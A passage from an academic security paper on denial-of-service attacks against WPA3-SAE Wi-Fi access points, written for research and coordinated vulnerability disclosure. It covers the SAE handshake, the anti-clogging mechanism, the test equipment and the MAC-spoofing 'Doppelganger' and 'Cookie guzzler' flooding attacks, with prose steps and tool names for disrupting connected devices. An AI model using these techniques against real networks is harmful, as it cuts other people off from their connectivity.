Journal of Information Security and Applications 64 (2022) 103058

Contents lists available at ScienceDirect

Journal of Information Security and Applications

journal homepage: www.elsevier.com/locate/jisa

How is your Wi-Fi connection today? DoS attacks on WPA3-SAE

Efstratios Chatzoglou [a], Georgios Kambourakis [b,*], Constantinos Kolias [c]

[a] Department of Information and Communication Systems Engineering, University of the Aegean, 83200 Samos, Greece
[b] European Commission, Joint Research Centre (JRC), 21027 Ispra, Italy
[c] Department of Computer Science, University of Idaho, Idaho Falls, ID 83402, USA

ARTICLE INFO

Keywords:
SAE
WPA3
DoS
Exploit
Attack
Security
IEEE 802.11
Wi-Fi

ABSTRACT

WPA3-Personal renders the Simultaneous Authentication of Equals (SAE) password-authenticated key agreement method mandatory. The scheme achieves forward secrecy and is highly resistant to offline brute-force dictionary attacks. Given that SAE is based on the Dragonfly handshake, essentially a simple password exponential key exchange, it remains susceptible to clogging type of attacks at the Access Point side. To resist such attacks, SAE includes an anti-clogging scheme. To shed light on this contemporary and high-stakes issue, this work offers a full-fledged empirical study on Denial of Service (DoS) against SAE. By utilizing both real-life modern Wi-Fi 6 certified and non-certified equipment and the OpenBSD's hostapd, we expose a significant number of novel DoS assaults affecting virtually any AP. No less important, more than a dozen of vendor-depended and severe zero-day DoS assaults are manifested, showing that the implementation of the protocol by vendors is not yet mature enough. The fallout of the introduced attacks to the associated stations ranges from a temporary loss of Internet connectivity to outright disconnection. To our knowledge, this work provides the first wholemeal appraisal of SAE's mechanism endurance against DoS, and it is therefore anticipated to serve as a basis for further research in this timely and intriguing area.

1. Introduction

Wi-Fi is pervasive today; its adoption approaches ubiquity for wireless connections in offices, homes, public spaces, and lately connected cars, with the Internet of Everything (IoE) being the next imminent frontier. This wireless technology is ab initio designed to operate on the unlicensed spectrum and being interoperable, and therefore opposite to cellular networks, which rely on major carriers, can be used by any device and any user. Based on the IEEE 802.11ax standard, Wi-Fi 6 delivers increased overall efficiency, particularly focusing on crowded environments. Along with network improvements, Wi-Fi 6 brings important enhancements – known as WPA3 – regarding security both for personal and enterprise networks. Beginning July 01, 2020, any newly released device that is certified by Wi-Fi Alliance must support WPA3 [1].

An indispensable and cornerstone part of WPA3-Personal is the Simultaneous Authentication of Equals (SAE), i.e., an authentication and key exchange method rooted to the Dragonfly key exchange defined in RFC 7664, and originally included in the IEEE 802.11s amendment and later in the 802.11-2016 and 802.11-2020 standards [2,3]. SAE assumes the exchange of four authentication frames sent in the so-called "Commit" and "Confirm" pairs between the Station (STA) and the Access Point (AP), and in a Basic Service Set (BSS) it is always initiated by the STA. As SAE uses discrete logarithm cryptography, the process can easily become susceptible to clogging type of attacks – the victim's system is clogged with a significant amount of useless cryptographic work – attempting to paralyze the Access Point (AP) with spoofed SAE frames bearing bogus source MAC addresses. To throttle such attacks, at least to a degree, SAE includes an anti-clogging mechanism. And while a limited number of studies have already touched on this threat, to our knowledge, none of them offers a holistic study on the resilience of SAE against Denial of Service (DoS) attacks, based on off-the-shelf, Wi-Fi 6 certified and non-certified equipment.

The contribution of this paper to the above-mentioned timely issue, practically affecting any WPA3-Personal implementation, is threefold, and it is anticipated to serve as a basis for conducting further research in this field.

- By following a code review and debugging approach along with manual fuzzing, we examine the implementation of SAE by Wi-Fi 6 enabled equipment as well as by the well-known host access point daemon (hostapd). The focus is on DoS assaults against the AP.

* Corresponding author.
E-mail addresses: efchatzoglou@gmail.com (E. Chatzoglou), georgios.kampourakis@ec.europa.eu, gkamb@aegean.gr (G. Kambourakis), kolias@uidaho.com (C. Kolias).

https://doi.org/10.1016/j.jisa.2021.103058

Available online 8 December 2021

- Following extensive testing engaging 12 APs from seven different vendors plus the hostapd, we expose seven DoS attacks which, in the milder case, can drive the connected STAs to a no-Internet access, "zombie" state, and in the worst, abruptly disconnect them from the AP. Each case is meticulously explained and evaluated and, where applicable, the attack code is given in Appendix. It is also showcased that the adverse effect of this pestilential kind of attacks can be augmented if the assailant leverages Protected Management Frames (PMF). Given that these attacks affect both the hostapd and assorted commercial equipment, we refer to them as "Generic"; put it mildly, they are likely to concern any similar AP in the market and across a plethora of models. By following a Coordinated Vulnerability Disclosure (CVD) process, the assaults have been promptly communicated to Wi-Fi Alliance and the affected vendors.
- We reveal 13 disparate cases of vendor-depended DoS attacks, which impact specific equipment (AP) operating on a Broadcom, Intel, MediaTek, or Qualcomm chipset. At the very least, the same or similar vulnerabilities are most likely to apply to other AP models by the same or different vendor if using a similar chipset. As with the previous case, the affected stakeholders have been notified in the context of a CVD process and, at the time the paper was submitted for peer review, some of the vulnerabilities have been cured through a firmware update.

The rest of the paper is split up into sections as follows. The next section delivers an introduction to SAE. Section 3 details on the testbed, elaborates on the used methodology, and pinpoints key aspects of device behavior vis-à-vis the IEEE 802.11 standard. Generic attacks are presented in Section 4. Section 5 details on how PMF can abet the attacker when unleashing most of the assaults contained in Section 4. Vendor-specific attacks are given in Section 6. The related work is discussed in Section 7, and the paper is concluded in Section 8.

2. Background

The aim of the current section is to offer a succinct bedrock for aiding the reader in understanding the attacks described in Sections 4 and 6. For the same reason, several cross references that pertain to the terminology of this section are given throughout the text.

The Simultaneous Authentication of Equals (SAE), a variant of the *Dragonfly* key exchange defined in RFC 7664, replaces the so-called *open system authentication* prior to network association in WPA3-Personal. SAE, presented by Wi-Fi Alliance in mid-2018 [4] as part of the WPA3 certification, was initially introduced in the IEEE 802.11s amendment designed for mesh networks and subsequently incorporated in the IEEE 802.11-2016 and 802.11-2020 standards. Essentially, SAE comprises a Password Authenticated Key Exchange (PAKE) where the peers, based only on their knowledge of a shared password, install a cryptographic key using an exchange of messages; it therefore requires no central authority or certificates. Thanks to SAE, WPA3-Personal is resistant to offline dictionary attacks and offers perfect forward secrecy, a noteworthy betterment over the WPA2-PSK protocol. WPA3 also imposes the mandatory use of *Protected Management Frames* (PMF) introduced in the IEEE 802.11w amendment.

The SAE basic protocol depicted in Fig. 1 comprises a commit and a confirm phase between the STA and the AP. In an Independent Basic Service Set (IBSS), either side can commit at any time and after both sides commit, the peer confirms. After both sides confirm, the protocol is completed. In a BSS, the same phase alternates between the parties, but the STA always commits first. For the purposes of this phase, SAE introduces two new authentication frames, namely, SAE Commit and SAE Confirm, with each one representing a commit and a confirm state, respectively. Both these frames contain the authentication algorithm number (3), the authentication sequence (1 for *Commit* and 2 for *Confirm*), and a Status code, i.e., a value between 0 and 65535, with 0 meaning "*successful*". According to [2], Status code values between 1 and 107 designate a different failure cause, while the rest are reserved by the protocol; the latest standard [3] reserves 114, 115, 124, 127, and 130 to 65535.

2.1. Password element generation and exchanges

The SAE exchange generates ephemeral public and private keys based on a specific set of domain parameters that define a finite cyclic group. Groups are based on either Finite Field Cryptography (FFC) or on Elliptic Curve Cryptography (ECC) with a prime of at least 3072 (groups 15 to 18) or 256 bits (groups 19 to 21), respectively. In the following, we focus on ECC groups, which comprise the most typical case, i.e., group 19 is currently the only mandatory-to-implement.

Before an entity can initiate the commit phase, it must generate a secret element, called the *Password Element* (PWE). That is, both parties compute a base PWE through a *hunting-and-pecking* technique that repeatedly creates a *seed* using $SHA256(MAC_{STA}, MAC_{AP}, P, C)$, where MAC_{STA} and MAC_{AP} are the MAC addresses of the STA and AP, respectively, P is the passphrase known to both parties beforehand, and C is a counter that is incremented in each round. The resulting hash digest is translated into a potential x-coordinate of an elliptic curve point with a standardized key derivation function, say, HMAC-SHA256, where the seed is used as the key. The x-coordinate is fed to the curve equation $y^2 = x^3 + ax + b \ mod \ p$ and it is checked if the result of the equation is a quadratic residue modulo p, namely if there is a solution for y. If true, the PWE has been found and the point (x, y) becomes the PWE, otherwise, the counter is incremented producing a new seed. To deter timing attacks, a sufficiently large number (at least 40) of loop iterations is always done, even if a valid point has been found sooner. Note that the newest 802.11-2020 standard [3], §12.4.4.2.3 defines an alternative method to construct the PWE with ECC groups called *hash-to-curve*.

The entities also generate two random numbers and a prime (order of the group), namely *r*, *mask*, and *q*, respectively. By applying the equation of $(r + mask) \mod q$, the entity keeps the result as a *Scalar* value. Next, the *Finite* value is calculated using $Element = -mask \cdot PWE$, deleting also the *mask*. After that, both parties exchange their *group ID*, i.e., the DH group, and their Scalars and Elements in an SAE Commit frame and verify their correctness upon receipt. Namely, a valid Scalar must satisfy $1 < Scalar < q$ and, for Elliptic Curve Cryptography (ECC) groups, a valid Element must comprise coordinates that are non-negative integers and less than p. Moreover, the Element cannot be the point at infinity and should be a valid point on the curve.

Identical Scalar and Element values are considered to be a reflection attack, and the receiving peer must abort the handshake. An AP must also reject a Commit frame stemming from the STA that contains an unsupported group ID. If all checks are positive, the peers compute the shared secret K using $K = r \cdot (Scalar \cdot PWE + Element)$. If K is the point at infinity, the peers must reject the authentication. The x-coordinate of K is fed into a hash function to derive the key $k = Hash(K_x)$. Typically, k is split into two 256 bit subkeys, namely the key confirmation key (KCK) used in the computation of the confirm token, and the Pairwise Master key (PMK) for seeding the 4-way handshake.

In the SAE confirm exchange, both parties verify that they derived the same secret k, and thus possess the same passphrase P. Typically, each party computes a confirm token through the use of HMAC keyed with KCK $c = HMAC\text{-}SHA256_{KCK}(Scalar_{STA}, Element_{STA}, Scalar_{AP}, Element_{AP}, SC)$ and transmits it to the peer. The "Send-Confirm" field contains the counter of the already sent Confirm frames, thus serving as an anti-replay counter. If the verification of the tokens succeeds, the handshake finishes and the *k* subkey is used as the PMK.



Fig. 1. A bird's eye view on the SAE method.

2.2. Anti-clogging mechanism

From the above, it is obvious that the APs perform computationally expensive operations when receiving an SAE Commit frame, i.e., the first message of the handshake. This leaves room for Denial of Service (DoS) type of attacks, where the assailant floods the AP with a slew of forged SAE Commit frames, which in turn invoke a cataclysm of costly operations. To mitigate this risk, SAE includes an anti-clogging defense mechanism, which comprises a simple cookie exchange procedure. This defense initiates after the number of in-progress connections, i.e., those for which the first message has been received but not the third one, reaches or exceeds a threshold. Based on the standard [2,3], after the Anti-Clogging Mechanism (ACM) is activated, upon reception of an SAE Commit frame from an STA, the AP replies with a new SAE Commit frame with an up to 256-bytes anti-clogging token (referred to as "cookie" in the following) present. According to the standard [2,3], the length of the cookie, essentially "an opaque blob whose length is insignificant", need not be specified because the generation and processing of the cookie are entirely up to one peer. The STA needs to return the same cookie, and the AP will reject SAE Commit messages unless they carry a valid cookie bound to the MAC address of the sender. Therefore, ACM prevents an attacker from continuously generating new connections with spoofed MAC addresses, nevertheless it may prove insufficient if the opponent is able to acquire the cookie sent by the AP for some MAC address and subsequently include it in an SAE Commit message using the same MAC address. The threshold that triggers the ACM is referred to as *dot11RSNASAEAntiCloggingThreshold*, and as detailed in Section 3.2, it is adapted according to the capabilities of each AP.

3. Testbed and methodology

3.1. Devices and tools

This subsection details on the equipment employed to carry out and assess the introduced attacks given in Sections 4 to 6. As detailed in Table 1, all the utilized devices were WPA3-capable, with almost half of them being WPA3 certified. Except stated otherwise, every tested AP operated on channel 36 (5 GHz) with a 802.11ax configuration and a WPA3-Personal setup. Three STAs were used; the first was a desktop machine equipped with a Gigabyte GC-WBAX200 (Intel AX200) wireless network interface controller (WNIC) operating on Windows 10, the second was a laptop machine on Ubuntu v20.04 with an Intel AX200 WNIC, and the third was a Samsung S20 FE smartphone on Android 11. The first STA was equipped with an AMD Ryzen 2700 CPU with 64 GB DDR4 RAM, and the second with an Intel i7-7500u CPU along with 16 GB DDR4 RAM. All STAs obtained their last OS update on the 20th of March 2021 and were disabled from obtaining future updates.

Table 1
List of devices used in our experiments.

Vendor		Firmware tested	Certified
	Broadcom		
ASUS	RT-AC68U	3.0.0.4.386.43129	⊗
	RT-AX82U	3.0.0.4.386.43129	✗
	RT-AX86U	3.0.0.4.386.42840	✗
	RT-AX88U	3.0.0.4.386.42820	✓
D-Link	DIR-X1560	1.04B04	✗
Vendor1[a]	Undisclosed AP1	Undisclosed	✓
Vendor2[a]	Undisclosed AP1	Undisclosed	✗
TP-Link	AX10v1	1_210420	✗
	Qualcomm		
Xiaomi	Mi AX1800	3.0.34	✓
Vendor1[a]	Undisclosed AP2	Undisclosed	✓
	Intel		
Vendor2[a]	Undisclosed AP2	Undisclosed	✗
Intel	AC9260 (hostapd)	22.50.1.1	✗
	AX200 (hostapd)	22.50.1.1	✓
	MediaTek		
D-Link	DIR-X1860	1.03 RevA1	✗
	STAs		
Gigabyte	GC-WBAX200	22.50.1.1	✓
Gigabyte	GC-WBAX200	22.50.1.1	✓
Samsung	S20 FE	n/a	✓

[a]Vendors who requested to remain undisclosed until all the vulnerabilities have been patched due to policy reasons related to the Bugcrowd vulnerability disclosure platform. However, for the sake of verifiability, further information about these vendors and the respective AP models can be given after contacting the authors.
An ✗ denotes that the device supports SAE, but it is not WPA3 certified. An ⊗ designates a WPA2 certified AP used as an auxiliary device in attacks given in Sections 4.6 and 6.6; obviously, this device does not support SAE.

The adversary possessed an Alfa AWUS036ACH (802.11ac) WNIC for frame injection. Moreover, an Intel AX200 (802.11ax) WNIC was used as a monitor node along with the *tcpdump* and *tshark* tools. Both these WNICs operated on Ubuntu v18.04 with firmware version 5.2.20. Python2 and Scapy v2.4.3 were employed for the creation of the attack scripts. Where needed by the attack scenario, the *Aireplay-ng* and *MDK4* tools were utilized to craft and transmit deauthentication (deauth) and open system authentication frames, respectively. Hostapd [5] in v2.9 along with Intel AC 9260 and Intel AX200 WNICs were also used as a means to crosscheck and verify the results of these attacks. This software AP operated with the default settings on a Kali Linux 2020.4 machine equipped with an Intel 4770 K CPU and 32 GB DDR3 RAM. Namely, hostapd was configured with WPA3-Personal operating on 802.11g in channel 1 (2.412 GHz) and it was connected to the Internet.

For every attack, only one STA was connected to the AP at a time, with STA being in idle state. This was done to consume the bare minimum of CPU and RAM resources from the AP. The only time an STA requested data was during the execution of an attack and solely with the aim to observe the outcome. For all the attacks but one, we utilized ECDH group ID 19, which is the default group choice for WPA3-SAE implementations.

Table 2
Relevant threshold values per AP. Threshold: dot11RSNASAEAntiCloggingThreshold, Retrans: dot11RSNASAERetransPeriod, Sync: dot11RSNASAESync, Inactivity: AP_MAX_INACTIVITY.

AP	Threshold	Retrans (ms)	Sync	Inactivity (s)
		Broadcom		
RT-AX82U	5	40	5	300
RT-AX86U	5	40	5	300
RT-AX88U	5	40	5	300
DIR-X1560	5	40	5	300
Vendor1 AP1	5	40	5	300
Vendor2 AP1	5	40	5	300
AX10v1	5	40	5	300
		Qualcomm		
Mi AX1800	5	40	3	300
Vendor1 AP2	5	40	3	300
		Intel		
Vendor2 AP2	5	40	3	60
Hostapd	5	40	5	300
		MediaTek		
DIR-X1860	10	2000	5	300

3.2. Relevant thresholds and device behavior

For ease of search, all key thresholds per AP mentioned in this subsection are recapitulated in Table 2. With reference to Section 2.2, the *dot11RSNASAEAntiCloggingThreshold* default value of all the APs in our testbed but the DIR-X1860 is 5; the same parameter for the latter AP is 10. Note that this default value is indicated in [2], while [3] does not designate a specific value. Moreover, while the standard [2,3] does not define if the incoming SAE Commit frames should stem from different MAC addresses or not, we observed that all the APs trigger the ACM only for the former case. Put simply, ACM will not be triggered if multiple incoming SAE Commit frames have the same source MAC address.

According to the source code of hostapd shown in listing 1, the cookie is 256-bit and is produced using $anti\text{-}clogging\text{-}token = HMAC\text{-}SHA256_{randomkey}(MAC_{STA})$, where the 64-bit *randomkey* is produced calling *random_get_bytes()*. The result is then sent to the STA as the cookie. The first 2 bytes of the cookie comprise a token ID (*token_idx*); note that the notion of token ID is not defined in the standard [2,3]. The same procedure regarding the generation of the cookie applies to all the APs as well. Obviously, the token ID feature is to counteract replay attacks, where the opponent replays old cookies that have been already successfully reflected to the AP; if a cookie is successfully reflected, i.e., successfully returned to its producer, its token ID is nullified in the respective list (*sae_pending_token_idx*). This also means that the AP keeps a list of every token ID issued and not already reflected. Another interesting point is that the *randomkey* is updated frequently, i.e., either after the token ID has received its maximum value (0xffff) or after 60 s have passed.

According to the standard [2,3], when an SAE protocol instance is in the "Committed" state, the protocol's finite state machine has transmitted an SAE Commit message and is expecting an SAE Commit message (and an SAE Confirm message for mesh networks) from the peer. If the awaited message is not received in a predefined time, the protocol may resend the last message sent. This procedure is regulated by a retransmission timer called *t0*, which is set to *dot11RSNASAERetransPeriod*, i.e., 40 ms for all the APs but DIR-X1860 in accordance to [2]; [3] sets a much larger value, namely 2000 ms, and DIR-X1860 is the only AP that abides by this setting. Each retry increases the so-called *Sync* counter, so a maximum of *dot11RSNASAESync* re-transmissions can be attempted; the default value as defined in [2] is 5, while [3] does not designate a default value, but associates it to the device capabilities. For the APs in our testbed, this parameter is set to 3 for Mi AX1800, "Vendor1 AP2", and "Vendor2 AP2", while for the rest including hostapd is 5. If *Sync* is greater than *dot11RSNASAESync*, the SAE protocol instance must send a *Del* event to the parent process and transition back to the *Nothing* state, directly erasing the protocol instance in an irretrievable way. The same procedure is applicable to the *Confirmed* state, where the protocol's finite state machine has sent both the SAE Commit and Confirm messages, has received an SAE Commit message from the peer, and it awaits an SAE Confirm one. It is also noteworthy that upon receipt of a *Del* event from an SAE protocol instance, the parent process will decrease the *Open* counter, indicating the number of open and unfinished protocol instances. When that counter reaches or exceeds *dot11RSNASAEAntiCloggingThreshold*, the AP will respond to each SAE Commit message with a rejection that carries a cookie statelessly bound to the sender of the message.

Moreover, while not defined in the standard [2,3], it was observed experimentally or by inspecting the AP's source code (hostapd) that:

- If the ACM is inactive, all but one of the APs statefully preserve an SAE protocol instance, where the first message of the SAE handshake is received but not the third, for 300 s before releasing the associated resources. For "Vendor2 AP2" the same parameter is set to 60 s As discussed previously in this subsection, this behavior contradicts the standard [2,3]. For instance, if *dot11RSNASAERetransPeriod* is 2 s and *dot11RSNASAESync* is 5, unfinished SAE sessions should be released after 10 s Moreover, given that the APs create the Pairwise Master Key ID (PMKID), PMK, and KCK after they dispatch the SAE Commit towards the STA, the AP statefully keeps these pieces of data until the aforesaid timeout, referred to as *AP_MAX_INACTIVITY*, expires. Note that releasing the connection means sending an unprotected deauth frame to the STA (all the APs but three) or silently dropping the connection (AX10v1, DIR-X1560, and DIR-X1860).
- If the ACM is enabled, hostapd seizes the mechanism after 300 s have passed from the last unanswered SAE Commit frame which included a cookie; this is regardless of the number of open and unfinished SAE protocol instances, where the AP is waiting for an SAE Commit containing a valid cookie, were initiated before the ACM was triggered. On the other hand, all other APs in our testbed always stop the mechanism after the AP_MAX_INACTIVITY has expired from the first received SAE Commit message that triggered the mechanism. Simply put, the AP seizes the ACM soon after the number of open SAE protocol instances born before the ACM was triggered are fewer than the *dot11RSNASAEAntiCloggingThreshold*. This behavior does coincide with the standard [2,3]. With reference to the source code of hostapd, in all cases, if the *AP_MAX_INACTIVITY* has passed, a Null Function data frame is sent to the STA. If this frame is not acknowledged, the STA will be deauthenticated after 1 s (*AP_DEAUTH_DELAY*). This means that hostapd keeps session (the sae_pending_token_idx) even for every SAE protocol instance generated after the ACM was started, and actually deletes it after it remains unanswered for more than 300 s The same behavior applies to all the APs, but only for SAE protocol instances born before the ACM was triggered.

```
1 static u8 sae_token_hash(struct hostapd_data *hapd,
      const u8 *addr)
2 {
3  u8 hash[SHA256_MAC_LEN];
4  hmac_sha256(hapd->sae_token_key, sizeof(hapd->
       sae_token_key), addr, ETH_ALEN, hash);
5  return hash[0];
6 }
```

Listing 1: ieee802_11.c code for generating the cookie

3.3. Methodology

Our methodology spans two dimensions and applies to both Sections 4 and 6 . First, we reviewed the hostapd source code with the purpose to find potential weaknesses or misconfigurations. For this, we relied on the debugging options the hostapd offers. Second, we used manual fuzz testing against every AP listed in Table 1. Specifically, with reference to Section 2, the fuzzing process exploited only the authentication frames and particularly four fields, namely, authentication algorithm, sequence number, status code, and the payload of the frame, say, the group ID, Scalar, and Finite values.

For the relevant exploits contained in the Appendix (listings 3 to 8 and 15), the Scalar and Finite values were produced by entering a random (incorrect) passphrase to a STA, and then monitoring for SAE authentication frames in failed authentication attempts against an AP. The pertinent values were copied from Wireshark in a hexadecimal format, and the same values were used in all the attack scripts. An example of these values is given in listing 7. For group IDs 20 and 21, we collected the same values by properly configuring wpa_supplicant v2.9 and hostapd v2.9 and eavesdropping on the connection.

It was also observed that for specific attacks, the frames per sec rate was particularly important. Therefore, in such cases, we instructed Scapy to send simultaneously ≈128 frames against the target AP. Actually, *Aireplay-ng* follows a similar tactic in deauthentication attacks by sending simultaneously 64 frames to the STA and another 64 to the AP. This setup is referred to as "burst mode" or simply "burst" in the rest of the paper, and can be easily observed in the relevant attack scripts in Appendix.

4. Generic attacks

The current section presents a number of novel, to our knowledge, DoS attacks that exploit discovered implementation missteps in SAE. Specifically, we expose seven diverse ways of potentially leading the connected STAs into a state of denial of Internet access or simply disconnecting them from the AP. Regarding denial of Internet, the STA is responsible for dropping the connection, if experiencing such a situation. Hence, a disconnection may not occur immediately following every execution of the assault, since an STA may remain connected to the AP for some time and until the user notices the absence of service. It is important to note that all the attacks introduced in this section have been performed with just one attack terminal (instance) on a single WNIC, and therefore their magnitude is expected to be much more intensive under a multi instance or DDoS orchestration.

Table 3 summarizes whether each attack was efficacious against every examined AP; note that the consequence of an assault was equivalent across every STA, either MS Windows, Linux, or Android. Based on the diversity of the APs tested, it can be argued that as a minimum any other AP built on similar chipsets is highly susceptible to these attacks as well. On top of that, by observing the table, it is obvious that hostapd is vulnerable to all the described attacks, thus inherently affecting any AP based on it; this for instance is obvious for the "Vendor2 AP2" incorporating an Intel chipset. As already pointed out, all the vulnerabilities have been promptly communicated to Wi-Fi Alliance following a CVD process.

4.1. Doppelganger

This case considers a malevolent insider, i.e., the attacker has the correct credentials to associate with the WLAN. As illustrated in Fig. 2, the insider spoofs the source MAC address of an already connected STA and attempts to associate with the same AP. The standard [2,3] clearly states that "for any given peer identity, there shall be only one (SAE) protocol instance in Accepted state". Also, according to the same standard, when an STA attempts to (re)associate with an AP, and the latter has already an active Security Association (SA) with the same MAC address, the AP must trigger with the already associated STA the SA Query mechanism introduced with the IEEE 802.11w amendment [6–9]. In this way, the AP can track the state of that STA and defend against spoofed connection teardown attempts.



Fig. 2. Message sequence for the "Doppelganger" attack.

With reference to Table 3, we observed that only one AP triggered the SA Query mechanism if a second STA with the same MAC address of an already connected one tries to associate with it. Interestingly, when debugging the code, we noticed that while hostapd does construct SA Query frames and invoke the send command, based on the respective pcap files, the frames are not actually transmitted. This may be due to some bug in the driver implementation, which in this case pertains to Broadcom, Intel, and Qualcomm drivers.[1]

This misconfiguration comes to the great advantage of the assailant, who merely spoofs the victim's MAC address and successfully establishes a connection with the AP; the latter deletes its active SA with the legitimate (victim) STA which has the same MAC address as with the assailant's one. As a result, the unaware victim STA is unable to obtain Internet access and communicate with the AP in general, remaining connected but in a "zombie" state. Note that when the attacker chooses to disconnect, the legitimate STA will follow too. An interesting behavior was observed for the MS Windows STA. When this STA requested data from the AP and received no response, because the AP had deleted the corresponding SA, the STA re-performed the authentication, association and 4-way-handshake procedures from the beginning, resulting in kicking out the attacker's STA. Naturally, this leads to a loop, in which the attacker gets disconnected and re-connected back to the AP. Additionally, particularly for the Windows STA, this situation appears even if the "automatically reconnect" option for that AP was disabled at the STA. Basic guidance to replicate Doppelganger is given in listing 2.

It should be stressed that this assault is effective only in WPA3-Personal, not in WPA2 either personal or enterprise, which employ open system authentication instead of SAE. Namely, after configuring the APs to WPA2-only mode and selecting either the WPA2 PMF "required" or "capable" flag, the attack was fruitless, i.e., the AP initiated successfully the SA Query mechanism and refused the connection to the duplicate MAC address. This positive outcome stands true for all

[1] This vulnerability has been already reported to all three affected chipset vendors.

Table 3
Outcome of each generic attack to the APs of our testbed. An ⊙ means that the attack was partially effective on that AP.

AP	Doppleganger	Cookie guzzler	PMK gobbler	Memory omnivore	Double-decker	Amplification	Open auth
				Broadcom			
RT-AX82U	✓	✓	⊙	✓	✓	✓	✓
RT-AX86U	✓	✓	⊙	✓	✓	✓	✓
RT-AX88U	✓	✓	⊙	✓	✓	✓	✓
DIR-X1560	✓	✓	⊙	✓	✓	✓	✓
Vendor1 AP1	✓	✓	⊙	✓	✓	✓	✓
Vendor2 AP1	✓	✓	⊙	✓	✓	✓	✓
AX10v1	✓	✓	⊙	✓	✓	✓	✓
				Qualcomm			
Mi AX1800	✓	✗	✗	✗	⊙	⊙	✗
Vendor1 AP2	✓	✗	✗	✗	⊙	⊙	✗
				Intel			
Vendor2 AP2	✓	✓	⊙	✓	✓	⊙	✓
AC9260	✓	✓	⊙	✓	✓	✓	✓
AX200	✓	✓	⊙	✓	✓	✓	✓
				MediaTek			
DIR-X1860	✗	✓	⊙	✓	✓	✓	✓

the STAs in our testbed except for the Samsung S20 FE smartphone. That is, only when idle, this device did not respond to SA Queries, and as a result the AP disconnected it; this means that any STA that suffers from the same bug can be disconnected even if the opponent is not aware of the network's passphrase. This is because, in this case, the SA Queries are dispatched during STA association. This bug has been communicated to and subsequently acknowledged by the respective vendor.

Interestingly, according to our experiments, there is only one case where a duplicate MAC address will connect to the same AP in the presence of WPA2. This happens if the legitimate STA is connected to the AP on the 2.4 GHz channel, while, the attacker initiates the connection over the 5 GHz channel or vice versa. In such a situation, the duplicate MAC connects, but soon after the AP initiates the SA Query mechanism with both the STAs, which in turn disconnects the evil doppelganger. Naturally, to save resources, this check should be preferably done before allowing the attacker to associate with the AP.

No less important, this attack severely affects networks enforcing Opportunistic Wireless Encryption (OWE) [10]. This is because such networks have open access (and require PMF), and therefore the attacker does not need to possess any credentials. Actually, Doppelganger has been successfully verified under an OWE setting using hostapd.

Altogether, this is a highly effective assault because the opponent is not in need of any special equipment or programming skills. They only have to monitor the nearby traffic, collect the MAC addresses of the targeted STAs, spoof its own MAC address to the targeted one, say, with the use of the *macchanger* tool in Linux, and subsequently proceed and associate with the AP.

4.2. Cookie guzzler

This subsection introduces two attack variants, both taking advantage of the ACM of SAE. Recall from Section 3.3 that the SAE Commit fields exploited by this attack, namely, Scalar and Finite, were valid and generated using a random password. This is because any malformed frame containing values which do not belong to the elliptic curve is silently discarded by the AP.

4.2.1. Variant I — Muted peer

Assuming the default value of *dot11RSNASAESync*, e.g., as set in hostapd, the magnitude of the re-transmitted frames from the AP can be 6 times more than the frames the STA sent; each SAE Commit from the opponent who never sends an SAE Confirm produces 6 messages from the AP. This applies to situations where the ACM is not active. If activated, then each SAE Commit message received by the AP that does not carry a token is not processed, and the AP simply replies with another SAE Commit containing a cookie. Again, this, according to the standard [2,3], should happen in a stateless way. Nevertheless, the standard does not specifically define if the above-mentioned re-transmission scheme also applies to AP SAE Commit messages containing a cookie, thus leaving room for interpretation. In practice, as detailed below, it was perceived that both the APs did re-transmit SAE Commit frames with the cookie, which does not seem to abide by a completely stateless operation.

Precisely, for hostapd and Vendor2 AP2, it was observed that if the opponent sends multiple SAE Commit messages in bursts using assorted random MAC source addresses, the AP does activate the anti-clogging defense, but it does not comply with a purely stateless operation regarding the SAE protocol's instances. Actually, after dispatching a surge of SAE Commit frames towards the AP, and irrespective of the ACM status (active/inactive), the number of the replayed frames from the latter augments disproportionately to the attacker's benefit. For example, it was noticed that in case the opponent sends just one burst of 128 SAE Commit frames from the same source MAC address, the hostapd responds with ≈1.7K SAE Commit frames, which are roughly 13 times more than the frames received. A similar behavior were observed for all the ASUS APs, and DIR-X1860. However, these APs re-transmitted SAE Commit frames in an erratic manner; sometimes it did not respond at all and in others did re-transmit but unevenly. Most probably, this behavior is due to some bug in the driver implementation. For instance, by sending one SAE Commit frame burst to DIR-X1860, the AP responds with ≈2.5K SAE Commits. On top of that, the MediaTek based AP retransmits a huge number of replay frames instead of a single one every 2 s The adverse repercussions of this behavior are analyzed further in Section 4.6.

